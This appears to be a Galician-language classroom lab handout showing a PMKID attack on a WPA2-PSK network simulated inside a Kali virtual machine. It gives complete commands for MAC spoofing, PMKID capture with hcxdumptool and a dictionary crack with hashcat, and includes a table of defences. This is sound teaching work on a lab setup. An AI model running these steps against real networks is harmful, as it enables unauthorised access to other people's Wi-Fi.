
TALLER HE PRÁCTICA Auditar contrasinal Wi-Fi WPA2 (PMKID)	
Apelidos	**Nome**

ESCENARIO: AP → SSID EMPRESA-XYZ → WPA2 (PSK)

MV kaliA
- RAM ≥ 2048MB
- CPU ≥ 2
- PAE/NX habilitado
- BIOS: Óptica
- ISO: Live Kali amd64
- Rede: NAT(eth0)
- Wordlist: rockyou
- **mac80211_hwsim**
  - radios=3 → wlan0, wlan1, wlan2
  - wlan0 → AP (hostapd, ip netns)
  - wlan1 → Cliente
  - wlan2 → unknown (tools suite: aircrack-ng →auditar handshake)
- **Namespaces**
  - phy0 → wlan0 → AP aillado
  - phy1 → wlan1 → cliente autenticado aillado



LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Material necesario	Práctica: Auditar contrasinal Wi-Fi WPA2 (PMKID)
■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [0] 1-Taller-BRS-Practica-WiFi-1	(1) Prerrequisito: Realizar [0] (2) Host alumnado. Máquina virtual GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2) ■ Montar AP simulado e aillar ■ Conectar co cliente simulado ■ Investigar co cliente unknown(airodump-ng) →o atacante(wlan2) envía Association Requests → recibe PMKID → convertir hash →crackear con hashcat → contrasinal atopado.

Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	**Ataques de dicionario** (forza bruta usando claves débiles), **Ataques de captura de handshakes**	1. **Usa contrasinais longos e complexos** (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. **Habilita o control de acceso á rede (filtrado MAC)**. 3. **Desactiva a reemitición do handshake** para dificultar a captura do handshake. 4. **Habilitar 802.11w (protección de tramas de xestión):** ieee80211w=2→tramas desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de **WPA2** o **WPA3** con **AES** (non se admite **TKIP**).	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Require configuración de servidor (RADIUS), máis complexo	**Ataques Man-in-the-Middle** (se non hai cifrado TLS adecuado), **Ataques de diccionario contra credenciais**	1. **Usa TLS ou outros métodos EAP seguros** para a comunicación entre o cliente e o servidor. 2. **Implementa certificados para autenticación EAP** para evitar ataques de MITM. 3. **Utiliza contrasinais fortes e técnicas de autenticación multifactorial** para protexer as credenciais.	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	**Ataques de dicionario offline** (reducidos significativamente, pero aínda posibles en certas condicións), **Ataques de downgrading** (forzar a conexión a WPA2)	1. **Activar protección contra downgrading** en routers (forzar WPA3 en vez de WPA2). 2. **Usa claves longas e únicas para cada dispositivo**. 3. **Reforza a seguridade da configuración de WPA3** nas túas redes e dispositivos para evitar vulnerabilidades de implementación.	↑↑↑


Conclusión:

- **WPA2-PSK**: Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP**: Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE**: O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

PMKID

O PMKID é un identificador incluído no primeiro paquete EAPOL (Message 1/4) que o AP envía ao cliente durante o inicio do 4-way handshake. Este identificador é un hash que deriva da PMK (que a súa vez deriva do contrasinal), polo que permite auditar o contrasinal sen necesidade de capturar os 4 paquetes completos do handshake nin deautenticar clientes lexítimos. O atacante só necesita asociarse ao AP e capturar este primeiro paquete.

Comparación: 4-Way-Handshake vs PMKID



Nota técnica sobre clientes:

Na práctica, algúns APs (incluído hostapd) só envían PMKID cando hai polo menos un cliente lexítimo con sesión activa (PTK establecida). Isto débese a que o AP só calcula/cachea a PMK despois da primeira autenticación exitosa dun cliente. Por iso, nesta práctica usamos un cliente lexítimo (wlan1) xa conectado.

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. ISO: Kali Live amd64
v. Rede: 1 tarxeta en modo NAT *(as wlanX serán simuladas por mac80211_hwsim)*
vi. Nome: Practica-Kali-Auditar-PMKID

(b) Rol interfaces Wi-Fi:

Imos empregar:

i. wlan0 para AP WPA2 (PSK) (shell bash consola1)(configurar ieee80211w=2)
ii. wlan1 para o cliente que se conecta a AP (shell bash consola2)(configurar ieee80211w=2)
iii. wlan2 como un cliente que non sabe o contrasinal para conectarse ao AP (shell bash consola3 → envía Association Requests e recibe PMKID).

Consola1 → **AP lexítimo (wlan0)**

```
$ setxkbmap es
$ ip addr show
$ ip route
$ cat /etc/resolv.conf
$ sudo modprobe mac80211_hwsim radios=3
$ ip addr show
$ sudo su -
 # apt update && apt -y install hostapd
 # ip netns add wifi_ap_wlan0
 # iw phy phy0 set netns name wifi_ap_wlan0 #Asigar wlan0 a namespace AP
 # ip netns exec wifi_ap_wlan0 bash
 # echo -e 'interface=wlan0\ndriver=nl80211\ncountry_code=ES\nssid=EMPRESA-XYZ\nchannel=6\nhw_mode=b\nwpa=2\nwpa_key_mgmt=WPA-PSK-SHA256\n
   wpa_pairwise=CCMP\nrsn_pairwise=CCMP\nwpa_passphrase=spongebob19\nauth_algs=3\nbeacon_int=100\nieee80211w=2' > wpa-psk-pmkid.conf #PMF
NON é unha protección contra ataques de dicionario offline (nin handshake, nin PMKID). Só protexe contra expulsión de clientes.
 # hostapd wpa-psk-pmkid.conf | tee -a hostapd.log #Comprobar en consola1 o estado habilitado do AP → wlan0: AP-ENABLED
```

Consola3: → **Atacante (wlan2)**

```
$ sudo su -
  # ip link set wlan2 down && macchanger -A wlan2 && ip link set wlan2 up
  # airmon-ng check kill
  # airmon-ng start wlan2
  # airodump-ng wlan2mon #Comprobar canal AP. Exemplo: CH=6
  # Ctrl^C
  # mkdir ~/capturas-pmkid && cd ~/capturas-pmkid
  # apt update && apt -y install hcxdumptool hcxtools
  # hcxdumptool -i wlan2mon -w captura_pmkid.pcapng -c 6a --rds=1
     ##Parámetros importantes:
        ## -c 6a: Canal 6 en modo activo (envía association requests ao AP)
        ## --rds=1: Mostrar estado en tempo real
     ##Saída esperada durante a captura:
        CHA|  LAST  |EA123P|   MAC-CL   |   MAC-AP   |ESSID
          6|13:55:00|ep+++ |1eb9fa94c722|9e7dc6f0151f|EMPRESA-XYZ
        ## Significado de `ep+++`:
           • `e` = EAPOL capturado OK
           • `p` = PMKID capturado OK
           • `+++` = Boa calidade
  ##Agora executa o comentado na Consola2 e  cando vexas `ep+++`, preme Ctrl+C para deter.
```

Consola2: → **Cliente lexítimo (wlan1)**

```
$ sudo su -
  # ip netns add wifi_cliente_wlan1 #Crear namespace Cliente
  # iw phy phy1 set netns name wifi_cliente_wlan1 #Asignar wlan1 namespace Cliente
  # ip netns exec wifi_cliente_wlan1 bash
    # ip link set lo up
    # echo -e 'network={\n  ssid="EMPRESA-XYZ"\n  key_mgmt=WPA-PSK-SHA256\n  pairwise=CCMP\n  group=CCMP\n  psk="spongebob19"
      \n  ieee80211w=2\n}' > wpa_supplicant.conf #PMF NON é unha protección contra ataques de dicionario offline (nin handshake, nin
                                                  PMKID). Só protexe contra expulsión de clientes.
    # pkill -f wpa_supplicant || true
    # wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf #Comprobar en consola1 a conexión realizada wlan0: AP-STA-CONNECTED xx:xx:xx:xx:xx:xx
```

Consola3: → **Atacante (wlan2)**

```
# hcxpcapngtool -o captura_pmkid.hc22000 captura_pmkid.pcapng #Converter captura a Formato WPA*02 (hashcat modo 22000)

  ##Saída esperada: cat captura_pmkid.hc22000

    WPA*02*60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*209c3cccbc531952b5351c647288ac30ca493f7c3aba497c6fb5de9642955dbb*0103007
    502010a0000000000000000f7b8949a7f3bd65f6f7d7e081f447056fee05f3f40ff2c4f8a24af6a37861d25ad8d00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000163014010000 0fac040100000fac040100000fac020000*10

  ##Formato: WPA*02*PMKID*MAC_AP*MAC_STA*ESSID(hex)*EAPOL_data*...*

  ##Nota: O formato 22000 de hashcat inclúe tanto PMKID como datos EAPOL completos para máxima compatibilidade.

# gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt #Descomprimir dicionario rockyou.txt

# hashcat -m 22000 captura_pmkid.hc22000 /tmp/rockyou.txt #Lanzar ataque hashcat

  ##Se o ataque ten éxito, verás: Status: Cracked

      60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*...:spongebob19

      Session..........: hashcat

      Status...........: Cracked

      Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)

      Time.Started.....:  (21 secs)

      Speed.#01........:     4493 H/s

      Progress.........: 234139/14344385 (1.63%)

# hashcat -m 22000 captura_pmkid.hc22000 /tmp/rockyou.txt --show #Ver o contrasinal recuperado

  ##Resultado esperado:

      60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*...:spongebob19
```

(2) Contrasinal atopado → `spongebob19`